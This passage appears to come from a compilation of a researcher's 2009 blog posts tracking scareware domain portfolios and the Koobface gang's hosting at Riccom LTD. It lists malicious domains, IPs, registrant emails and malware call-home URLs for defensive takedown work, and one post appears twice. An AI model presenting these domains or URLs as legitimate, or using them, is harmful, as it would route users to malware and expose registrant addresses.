8. http://blogs.zdnet.com/security/?p=1835

9. http://blogs.zdnet.com/security/?p=4297

10. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign.html

11. http://ddanchev.blogspot.com/2009/11/scareware-campaign-using-google.html

12. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

13. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

14. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

15. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

16. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

17. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

18. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

20. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

21. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

22. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

23. http://ddanchev.blogspot.com/

858

A Diverse Portfolio of Fake Security Software - Part Twenty Four (2009-12-21 22:58)

Good traditions are not meant to be broken, in particular the "Diverse Portfolio of Fake Security Software" series.

And with [1]scareware losses to customers already (conservatively) estimated at $150 million, combined with the overwhelming evidence of scareware becoming the monetization method of choice for the majority of cybercriminals gathered throughout the entire year - in 2010 we’ll see the peak of a fully matured business model that’s offering one of the highest payout rates within the underground marketplace.

How can this underground business model be undermined?

By hitting the"beehive" rather than hitting the

campaign of particular "bee", and by disrupting the monetization flow ultimately leaving the "beehive" with hundreds of thousands of "bees" actively infecting without the opportunity to collect the cash flaw, thereby putting them in a position where the "beehive" becomes unable to pay the commissions to the "bees" at the first place.

Moreover, raising awareness on the most efficient and profitable monetization tactic used by cybecriminals in

the face of scareware (**[2]The Ultimate Guide to Scareware Protection**), is crucial for filling in the gaps, since in its current form, scareware is driven exclusively by social engineering tactics and aggressive traffic hijacking campaigns.

What’s to come in 2010 anyway? It’s the culmination of an year and half research. Stay tuned folks!

859

The following scareware domains have been recently observed in active campaigns online:

78.46.254.18[3]/96.9.180.102 - AS24940 -HETZNER-AS Hetzner Online AG RZ/AS21788 BurstNet Technologies,

Inc.

3-scanner .com

5-scanner .com

9-scanner .com

aa-scan .com

antispy-microsoft0 .cn

antispy-microsoft2 .cn

aspywarescan .com

av-scannerr .com

av-scannerw .com

av-scannerx .com

av-scannery .com

av-scannerz .com

bb-scan .com

bspywarescan .com

cspywarescan .com

fspywarescan .com

internetdefencei .com

860

ispywarescan .com

malware-destroy01 .com

malware-destroy03 .com

malware-destroy09.com

malwarescannere. com

malwarescannerq .com

malwarescannerr .com

malwarescannert .com

malwarescannerw .com

pc-securityv .com

pc-securityv2 .com

pc-securityv4 .com

removespywared .com

removespywarek .com

removespywarel .com

removespywarem .com

removespywaren .com

securitybugfixv9 .com

spyware-remove0 .com

spyware-remove9 .com

spyware-removeb .com

spyware-removee .com

spyware-removen .com

titan-antivirus .com

titan-antivirusv .com

titan-antivirusy .com

titan-antivirusz .com

titan-scanner .com

trustedmicrosoftscan0 .com

trustedmicrosoftscan8 .com

ultimatepcscanb .com

ultimatepcscano .com

ultimatepcscanp .com

ultimatepcscanr .com

windows-antivirus0 .com

windows-antivirus11 .com

windows-antivirus2 .com

windows-antivirus4 .com

windows-antivirus8 .com

win-pro-update .cn

The scareware domains portfolio profiled in the "
[4]Celebrity-Themed Scareware Campaign Abusing DocStoc

and Scribd" post parked at **193.104.110.50**, has many new typosquatted additions to it:

862

193.104.110.50 - AS50073/SOFTNET Software Service Prague s.r.o.

10-open-davinci .com

advanced-virusremover2009 .com

advancedvirus-remover2009 .com

advanced-virus-remover2009 .com

advancedvirusremover-2009 .com

advanced-virusremover-2009 .com

advanced-virus-remover-2009 .com

advanced-virus-remover2010 .com

advanced-virus-remover-2010 .com

advanced-virus-remover2011 .com

advanced-virus-remover-2011 .com

avrdownnew6 .com

avrdownnew8 .com

avrdownnew9 .com

bastaproject .com

buy-internet-security2010 .com

coolcount1 .com

coolcount2 .com

coolprojectnew .com

downloadavr10 .com

downloadavr11 .com

downloadavr12 .com

downloadavr13 .com

downloadavr14 .com

downloadavr15 .com

downloadavr20 .com

downloadavr5 .com

downloadavr6 .com

downloadavr7 .com

downloadavr8 .com

downloadavr9 .com

greatcrypt .com

megacryptnew .com

pc-scanner2010 .biz

pc-scanner-2010 .biz

pcscanner2010 .com

pc-scanner2010 .com

pcscanner-2010 .com

pc-scanner-2010 .com

pc-scanner2010 .net

pc-scanner2010 .org

pc-scanner-2010 .org

pc-scanner-2011 .biz

pc-scanner-2011 .org

pc-scanner-2012 .com

pc-scanner-2012 .net

pc-scanner-2012 .org

testavrdown .com

vscodec-pro .net

vsproject .net

white-xxx-tube .com

white-xxxx-tube .com

xxx-white-tube .net

The Koobface gang has not only migrated the domains the weren’t suspended from the previous "[5]Koobface

Botnet’s Scareware Business Model - Part Two" post, but has also introduced new ones on the new IPs:

865

193.169.235.5/93.174.95.191 - AS32181/ASN-CQ-GIGENET ColoQuest/GigeNet ASN

goboldscan .com - Email: gleyersth@gmail.com

godeckscan .com - Email: quetotator@gmail.com

godirscan .com - Email: momorule@gmail.com

godotscan .com - Email: gleyersth@gmail.com

gopullscan .com - Email: stgeyman@gmail.com

gorootscan .com - Email: stgeyman@gmail.com

goscanbold .com - Email: gleyersth@gmail.com

goscandot .com - Email: gleyersth@gmail.com

goscanhand .com - Email: quetotator@gmail.com

goscanmend .com - Email: gleyersth@gmail.com

goscanmoth .com - Email: gleyersth@gmail.com

goscanpull .com - Email: stgeyman@gmail.com

goscanref .com - Email: quetotator@gmail.com

goscanrest .com - Email: quetotator@gmail.com

866

goscanroom .com - Email: gleyersth@gmail.com

goscanroot .com - Email: stgeyman@gmail.com

goscantype .com - Email: stgeyman@gmail.com

Some of these are actively redirecting to another recently updated .cn portfolio, once again maintained by the

Koobface gang, parked at **193.169.235.6** - AS32181 - ASN-CQ-GIGENET ColoQuest/GigeNet ASN:

193.169.235.6 - AS32181 - ASN-CQ-GIGENET ColoQuest/GigeNet ASN

diwehym .cn - Email: spscript@hotmail.com

dizymhe .cn - Email: spscript@hotmail.com

docigpe .cn - Email: spscript@hotmail.com

dofawi .cn - Email: spscript@hotmail.com

domreha .cn - Email: spscript@hotmail.com

donlaci .cn - Email: spscript@hotmail.com

donqaw .cn - Email: spscript@hotmail.com

dopelsi .cn - Email: spscript@hotmail.com

doquza .cn - Email: spscript@hotmail.com

doqypku .cn - Email: spscript@hotmail.com

egikap .cn - Email: spscript@hotmail.com

enegoys .cn - Email: spscript@hotmail.com

eneybis .cn - Email: spscript@hotmail.com

enoihup .cn - Email: spscript@hotmail.com

enygoji .cn - Email: spscript@hotmail.com

enyuwip .cn - Email: spscript@hotmail.com

epafij .cn - Email: spscript@hotmail.com

epaumow .cn - Email: spscript@hotmail.com

epiadyl .cn - Email: spscript@hotmail.com

epiecgy .cn - Email: spscript@hotmail.com

g-antivirus .com - Email: mhbilate@gmail.com

iantiviruspro .com - Email: broderma@gmail.com

iantivirus-pro .com - Email: feetecho@gmail.com

iav-pro .com - Email: mcgettel@gmail.com

in4iv .com - Email: momaust@gmail.com

inb6ct .com - Email: jobumb@gmail.com

inb6ik .com - Email: jobumb@gmail.com

jyqhoki .cn - Email: spscript@hotmail.com

jyseny .cn - Email: spscript@hotmail.com

jywmer .cn - Email: spscript@hotmail.com

jyzixme .cn - Email: spscript@hotmail.com

jyzuju .cn - Email: spscript@hotmail.com

kabivu .cn - Email: spscript@hotmail.com

kacupyb .cn - Email: spscript@hotmail.com

kajefu .cn - Email: spscript@hotmail.com

Another portfolio is parked at **193.169.13.200**, our "dear friends" AS5577 - ROOT eSolutions:

antivirusonlinegames .com - Email: saracbrown@dodgit.com

antivirussoftblog .com - Email: sharonldixon@trashymail.com

antyflutool .net - Email: joycerfriley@dodgit.com

an-ty-virusnow .net - Email: carriedlawrence@gmail.com

an-ty-virus-tool .com - Email: marydgallo@pookmail.com

bigvirusscan .com - Email: marydgallo@pookmail.com

freeantyvirusservice .com - Email: alejandrojmckinney@gmail.com

mysecuritysoft .net - Email: mildredkbaker@mailinator.com

nationalsecuritydirect .com - Email: loisjstillings@trashymail.com

newantispywaresoft .com - Email: junejbrubaker@trashymail.com

newantyvirus .net - Email: johneponder@gmail.com

progressmovement .com - Email: christinegcarroll@trashymail.com

readonlinestories .com - Email: lawrencemtimms@dodgit.com

removevirusgadget .com - Email: benjaminmdickerson@gmail.com

869

scannetradio .com - Email: robertcle@dodgit.com

securityonlinecopy .net - Email: saraldillard@trashymail.com

securitysoftstore .com - Email: anthonybpierce@trashymail.com

securitytoolsuser .com - Email: kyongabrantner@gmail.com

securitytoolsuser .net - Email: jamessvaughn@dodgit.com

securityutilityshop .net - Email: fletchererodriguez@gmail.com

spacetrafficsafety .com - Email: bettycyeates@pookmail.com

superprotectionact .com - Email: darnellbhouse@pookmail.com

supersafetysolutions .com - Email: georgekhorn@pookmail.com

thebillingaol .com - Email: justindsmith@trashymail.com

theprogressclub .com - Email: jerrysfinlayson@pookmail.com

theremovevirustool .com - Email: dalemharman@dodgit.com

virusread .com - Email: robertcjones@pookmail.com

yourfraudprotection .com - Email: michelledglover@dodgit.com

yoursafetysearch .com - Email: michelledglover@dodgit.com

193.104.153.245 - AS5577 - ROOT eSolutions

antivirusonlinecasino .com - Email: alfonzomhopps@mailinator.com

anti-virustoday .net - Email: elishaebeauregard@pookmail.com

an-ty-flu-service .com - Email: edwinwmartinez@trashymail.com

870

bereadonline .com - Email: jeanvfriddle@trashymail.com

bestantyspyware .net - Email: ralphyjackson@pookmail.com

bodyscanllc .com - Email: ralphyjackson@pookmail.com

contraspywaresoft .com - Email: josephinetmarenco@dodgit.com

newantyvirustool .net - Email: josephinetmarenco@dodgit.com

remove-virus-tool .com - Email: maryprobinson@pookmail.com

scaninternetradio .com - Email: maryprobinson@pookmail.com

securityonlinegames .net - Email: clementeanderson@pookmail.com

89.248.160.153 - AS29073/ECATEL-AS , Ecatel Network

do-fastscannow .net - Email: gkook@checkjemail.nl

do-speedscan .net - Email: gkook@checkjemail.nl

do-speedscan-search .com - Email: gkook@checkjemail.nl

iwillcheck-it .com - Email: gkook@checkjemail.nl

systemscan-check .net - Email: gkook@checkjemail.nl

zguarddata .com - Email: gkook@checkjemail.nl

193.106.32.10 - TELECOMPO, spol. s r.o.

antyspywaretoday .net - Email: willistbatiste@dodgit.com

an-ty-virusblog .net - Email: brendapwhite@dodgit.com

securitysoftshop .net - Email: milagrosrporter@pookmail.com

theantispywaresoft .com - Email: danhjones@gmail.com

88.198.103.129 - AS24940/HETZNER-AS Hetzner Online AG RZ

antispyscanb4 .com

onlinescanner70 .com

onlinescanner80 .com

pro-antivir03 .com

scannerintheinternet0 .com

windowscanner21 .com

windowscanner51 .com

871

88.198.160.57 - AS24940/HETZNER-AS Hetzner Online AG RZ

a7bestdefence .com

antispyscanb4 .com

best-antivirus99 .com

onlinescanner70 .com

onlinescanner80 .com

pro-antivir03 .com

pro-antivirus99 .com

scannerintheinternet0 .com

top10defenceb .com

top10defencef .com

windowscanner21 .com

windowscanner51 .com

Sample detection rate: [6]SetupAdvancedVirusRemover.exe; [7]Install.exe; [8]Install(1).exe

Upon execution the samples phone back to:

downloadavr20 .com/loads.php?code=000NULL

downloadavr20 .com/dfghfghgfj.dll

downloadavr20 .com/cgi-bin/download.pl?code=000NULL

testavrdown .com/cgi-bin/get.pl?l=000NULL

872

Sample detection rate for the dropped files: [9]SetupIS2010.exe; [10]dfghfghgfj.dll

Hitting them where it hurts most – [11]the monetization flow – since [12]2007. Domain suspension is in progress, the ISPs have been notified as usual.

Related posts:

[13]The Ultimate Guide to Scareware Protection

[14]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[15]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[16]A Diverse Portfolio of Fake Security Software - Part Twenty One

[17]A Diverse Portfolio of Fake Security Software - Part Twenty

[18]A Diverse Portfolio of Fake Security Software - Part Nineteen

[19]A Diverse Portfolio of Fake Security Software - Part Eighteen

[20]A Diverse Portfolio of Fake Security Software - Part Seventeen

[21]A Diverse Portfolio of Fake Security Software - Part Sixteen

[22]A Diverse Portfolio of Fake Security Software - Part Fifteen

[23]A Diverse Portfolio of Fake Security Software - Part Fourteen

[24]A Diverse Portfolio of Fake Security Software - Part Thirteen

[25]A Diverse Portfolio of Fake Security Software - Part Twelve

[26]A Diverse Portfolio of Fake Security Software - Part Eleven

[27]A Diverse Portfolio of Fake Security Software - Part Ten

[28]A Diverse Portfolio of Fake Security Software - Part Nine

[29]A Diverse Portfolio of Fake Security Software - Part Eight

[30]A Diverse Portfolio of Fake Security Software - Part Seven

[31]A Diverse Portfolio of Fake Security Software - Part Six

[32]A Diverse Portfolio of Fake Security Software - Part Five

[33]A Diverse Portfolio of Fake Security Software - Part Four

[34]A Diverse Portfolio of Fake Security Software - Part Three

[35]A Diverse Portfolio of Fake Security Software - Part Two

[36]Diverse Portfolio of Fake Security Software

This post has been reproduced from [37]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=5140

2. http://blogs.zdnet.com/security/?p=4297

3. http://draft.blogger.com/goog_1261424053819

4. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign.html

5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

6.

http://www.virustotal.com/analisis/756be7ec6dd802799f6c1c1be0721cfdbc39b91014644f4fdc5d21af824a47a6-12614

13625

7.

http://www.virustotal.com/analisis/35dcb143eb284fbba748 349c6fcd4421e15ef47b33fb7c4fc924dac0e771265b-12614

13834

8.

http://www.virustotal.com/analisis/e6418816ed0b0df47858 6c6459c1b29ccacf2fa5c7f73508102b8d79a4c41974-12614

13838

9.

http://www.virustotal.com/analisis/1e6e2bf66573fa2f87b83f cd4050bb1e22099337aabe8ad8875b035bbf5a1f8b-12614

16286

10.
http://www.virustotal.com/analisis/8ccf2ce40d2dfa2f265539 d438c21a96179f17e3ff7d2a6b96bb38476c212010-12614

16322

873

11. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

12. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

13. http://blogs.zdnet.com/security/?p=4297

14. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

15. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

17. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

18. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

19. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

20. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

21. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

22. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

23. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

24. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

25. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

26. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

27. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

28. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

29. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

30. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

31. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

32. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

33. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

34. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

35. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

36. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

37. http://ddanchev.blogspot.com/

874

Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline (2009-12-22 10:49)

Last week, Josh Kirkwood, Network Engineer at Blue Square Data Group Services Limited, with whom I’ve been keeping in touch regarding the blackhat SEO activity courtesy of the Koobface gang, and actual [1]Koobface botnet activity that’s been taking place there for months, pinged me with an interesting email - " *Riccom are now gone*"

([2]AS29550). He also pinged the folks at [3]hpHosts in response to their posts once again emphasizing on [4]the malicious activity taking place there.

Since I’ve been analyzing Riccom LTD activity in the context of "in-the-wild" blackhat SEO campaigns launched by the Koobface gang, followed by establishing direct Koobace botnet connections, as well as sharing data with Josh, Riccom LTD clearly deserves a brief retrospective of the malicious activity that took place there.

Malicious activity I’ve been analyzing since August, 2009:

• **August 06** - scareware parked at 91.212.107.5 analyzed in "[5]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware"

• **August 10** - more scareware introduced at 91.212.107.5 analyzed in "[6]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding"

• **August 18** - scareware domains continue getting introduced at 91.212.107.5, analyzed in "[7]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign"

• **August 19** - Actual [8]Koobface command and control server parked within BlueConnex’s ASN, they take action against 85.234.141.92 - " *Three hours after notification, Blue Square Data Group Services Limited ensures that*

"the customer has been disconnected permanently". It’s a fact. All of Koobface worm’s campaigns currently redirect to nowhere. "

• **September 14** - the [9]malvertising attack at the web site of the New York Times, not only used a redirector that was simultaneously pushed by Koobface-infected host hosted on an [10]IP known to be managed by the

gang’s blackhat SEO team ,but also, the actual scareware domain used relied on Riccom LTD hosting again at

91.212.107.103

• **September 16** - 91.212.107.103 remains the [11]most widely abused IP hosting scareware served by the Koobface botnet. Action is taken again the entire .info tld domain portfolio, the domains are suspended within a 48

hours period of time courtesy of AFILIAS.

• **November 11** - cat and mouse game between the company, me, and the Koobface gang is taking place,

now that a connection between the Koobface gang and the Bahama botnet has been clearly established.

[12]New scareware domains are introduced at 91.212.107.103, as well as at the still active [13]AS44042

ROOT eSolutions. The Koobface [14]gang once again proves it "knows my name" by typosquatting domains and registering them with typosquatted variants of my name (*pancho-2807 .com is registered to Pancho*

Panchev, pancho.panchev@gmail.com, followed by rdr20090924 .info registered to Vancho Vanchev, van-

chovanchev@mail.ru). Upon notification **91.212.107.103** has been taken offline courtesy of Blue Square Data Group Services Limited.

• **November 17** - A week later the gang [15]resumes operations at the same Riccom LTD IP - " *Tuesday, November 17, 2009: Koobface is resuming scareware (Inst _312s2.exe) operations at 91.212.107.103 which was taken*

offline for a short period of time. ISP has been notified again".

Clearly, in terms of cybercrime, especially one that’s monetizing an asset with high liquidity such as scareware,

"better late than never" doesn’t seem to sound very appropriate.

Image courtesy of TrendMicro’s [16]The Heart of Koobface - C &C and Social Network Propagation report.

Related Koobface research published in 2009:

[17]Koobface Botnet Starts Serving Client-Side Exploits

[18]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[19]Koobface Botnet’s Scareware Business Model - Part Two

[20]Koobface Botnet’s Scareware Business Model - Part One

[21]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[22]New Koobface campaign spoofs Adobe’s Flash updater

[23]Social engineering tactics of the Koobface botnet

[24]Koobface Botnet Dissected in a TrendMicro Report

[25]Movement on the Koobface Front - Part Two

[26]Movement on the Koobface Front

[27]Koobface - Come Out, Come Out, Wherever You Are

[28]Dissecting Koobface Worm’s Twitter Campaign

This post has been reproduced from [29]Dancho Danchev’s blog.

1. http://twitter.com/danchodanchev/status/6549021186

2. http://www.ris.ripe.net/cgi-bin/lg/index.cgi?rrc=RRC001&query=1&arg=91.212.107.0%2F24+

3. http://hphosts.blogspot.com/2009/12/blueconnexeuroconnex-as29550-riccom-ltd.html

4. http://hphosts.blogspot.com/2009/12/euroconnexblueconnex-boots-riccom-ltd.html

5. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

6. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

7. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

8. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

11. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

12. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

14. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

15. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

16.
http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_20heart_20of_20koobface

_final_1_.pdf

17. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

18. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

19. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

20. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

21. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

22. http://blogs.zdnet.com/security/?p=4594

23. http://content.zdnet.com/2346-12691_22-352597.html

24. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

25. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

26. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

27. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

28. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

29. http://ddanchev.blogspot.com/

877

Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline (2009-12-22 10:49)

Last week, Josh Kirkwood, Network Engineer at Blue Square Data Group Services Limited, with whom I’ve been

keeping in touch regarding the blackhat SEO activity courtesy of the Koobface gang, and actual [1]Koobface botnet activity that’s been taking place there for months, pinged me with an interesting email - " *Riccom are now gone*"

([2]AS29550). He also pinged the folks at [3]hpHosts in response to their posts once again emphasizing on [4]the malicious activity taking place there.

Since I’ve been analyzing Riccom LTD activity in the context of "in-the-wild" blackhat SEO campaigns launched by the Koobface gang, followed by establishing direct Koobace botnet connections, as well as sharing data with Josh, Riccom LTD clearly deserves a brief retrospective of the malicious activity that took place there.

Malicious activity I’ve been analyzing since August, 2009:

• **August 06** - scareware parked at 91.212.107.5 analyzed in "[5]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware"

• **August 10** - more scareware introduced at 91.212.107.5 analyzed in "[6]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding"

• **August 18** - scareware domains continue getting introduced at 91.212.107.5, analyzed in "[7]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign"

• **August 19** - Actual [8]Koobface command and control server parked within BlueConnex’s ASN, they take action against 85.234.141.92 - " *Three hours after notification, Blue Square Data Group Services Limited ensures that*

"the customer has been disconnected permanently". It’s a fact. All of Koobface worm’s campaigns currently redirect to nowhere. "

• **September 14** - the [9]malvertising attack at the web site of the New York Times, not only used a redirector that was simultaneously pushed by Koobface-infected host hosted on an [10]IP known to be managed by the

gang’s blackhat SEO team ,but also, the actual scareware domain used relied on Riccom LTD hosting again at

91.212.107.103

• **September 16** - 91.212.107.103 remains the [11]most widely abused IP hosting scareware served by the Koobface botnet. Action is taken again the entire .info tld domain portfolio, the domains are suspended within a 48

hours period of time courtesy of AFILIAS.

• **November 11** - cat and mouse game between the company, me, and the Koobface gang is taking place,

now that a connection between the Koobface gang and the Bahama botnet has been clearly established.

[12]New scareware domains are introduced at 91.212.107.103, as well as at the still active [13]AS44042

ROOT eSolutions. The Koobface [14]gang once again proves it "knows my name" by typosquatting domains

and registering them with typosquatted variants of my name (*pancho-2807 .com is registered to Pancho*

Panchev, pancho.panchev@gmail.com, followed by rdr20090924 .info registered to Vancho Vanchev, van-

chovanchev@mail.ru). Upon notification **91.212.107.103** has been taken offline courtesy of Blue Square Data Group Services Limited.

• **November 17** - A week later the gang [15]resumes operations at the same Riccom LTD IP - " *Tuesday, November 17, 2009: Koobface is resuming scareware (Inst _312s2.exe) operations at 91.212.107.103 which was taken*

offline for a short period of time. ISP has been notified again".

Clearly, in terms of cybercrime, especially one that’s monetizing an asset with high liquidity such as scareware,

"better late than never" doesn’t seem to sound very appropriate.

Image courtesy of TrendMicro’s [16]The Heart of Koobface - C &C and Social Network Propagation report.

Related Koobface research published in 2009:

[17]Koobface Botnet Starts Serving Client-Side Exploits

[18]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[19]Koobface Botnet’s Scareware Business Model - Part Two

[20]Koobface Botnet’s Scareware Business Model - Part One

[21]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[22]New Koobface campaign spoofs Adobe’s Flash updater

[23]Social engineering tactics of the Koobface botnet

[24]Koobface Botnet Dissected in a TrendMicro Report

[25]Movement on the Koobface Front - Part Two

[26]Movement on the Koobface Front

[27]Koobface - Come Out, Come Out, Wherever You Are

[28]Dissecting Koobface Worm’s Twitter Campaign

This post has been reproduced from [29]Dancho Danchev’s blog.

1. http://twitter.com/danchodanchev/status/6549021186

2. http://www.ris.ripe.net/cgi-bin/lg/index.cgi?rrc=RRC001&query=1&arg=91.212.107.0%2F24+

3. http://hphosts.blogspot.com/2009/12/blueconnexeuroconnex-as29550-riccom-ltd.html

4. http://hphosts.blogspot.com/2009/12/euroconnexblueconnex-boots-riccom-ltd.html

5. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

6. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

7. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

8. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

11. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

12. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

14. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

15. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

16. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_20heart_20of_20koobface

_final_1_.pdf

17. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

18. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

19. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

20. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

21. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

22. http://blogs.zdnet.com/security/?p=4594

23. http://content.zdnet.com/2346-12691_22-352597.html

24. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

25. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

26. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

27. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

28. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

29. http://ddanchev.blogspot.com/

The Koobface Gang Wishes the Industry "Happy Holidays" (2009-12-26 23:25)

Oops, they did it again - the Koobface gang, which is now officially self-describing itself as Ali Baba and the 40 Thieves LLC, has not only included a Koobface-themed – notice the worm in the name – background on Koobface-infected

hosts, but it has also included a "Wish Koobface Happy Holidays" script – last time I checked there were 10,000

people who clicked it – followed by the most extensive message ever left by the gang, which is amusingly attempting to legitimize the activities of the gang.

In short, the message with clear elements of PSYOPS, attempts to position the Koobface worm as a software, where the new features are requested by users, and that by continuing its development, the authors are actually improving Facebook's security systems. For the record, **the Koobface botnet itself is only the tip of the iceberg for the malicious activities the group itself is involved in**. Consider going through the related Koobface research posts featured at the bottom of the post, in order to grasp the importance of how widespread and high-profile the activities of this group are. The exact message, screenshot of which is attached reads:

Our team, so often called "Koobface Gang", expresses high gratitude for the help in bug fixing, researches and documentation for our software to:

• ***Kaspersky Lab*** *for the name of Koobface and [1]25 millionth malicious program award;*

• ***Dancho Danchev*** *(http://ddanchev.blogspot.com) who worked hard every day especially on our First Software*

& Architecture version, writing lots of e-mails to different hosting companies and structures to take down our Command-and-Control (C &C) servers, and of course analyzing software under VM Ware;

• ***Trend Micro*** *(http://trendmicro.com), especially personal thanks to* ***Jonell Baltazar****,* ***Joey Costoya****, and* ***Ryan***

Flores *who had released [2]a very cool document (with three parts!) describing all our mistakes we've ever made;*

• ***Cisco*** *for their 3rd place to our software in their annual [3]"working groups awards";*

• ***Soren Siebert*** *with [4]his great article;*

• *Hundreds of users who send us logs, crash reports, and wish-lists.*

In fact, it was a really hard year. We've made many efforts to improve our software. Thanks to Facebook's security team - the guys made us move ahead. And we've moved. And will move. Improving their security system.

By the way, we did not have a cent using Twitter's traffic.

But many security issues tell the world we did.

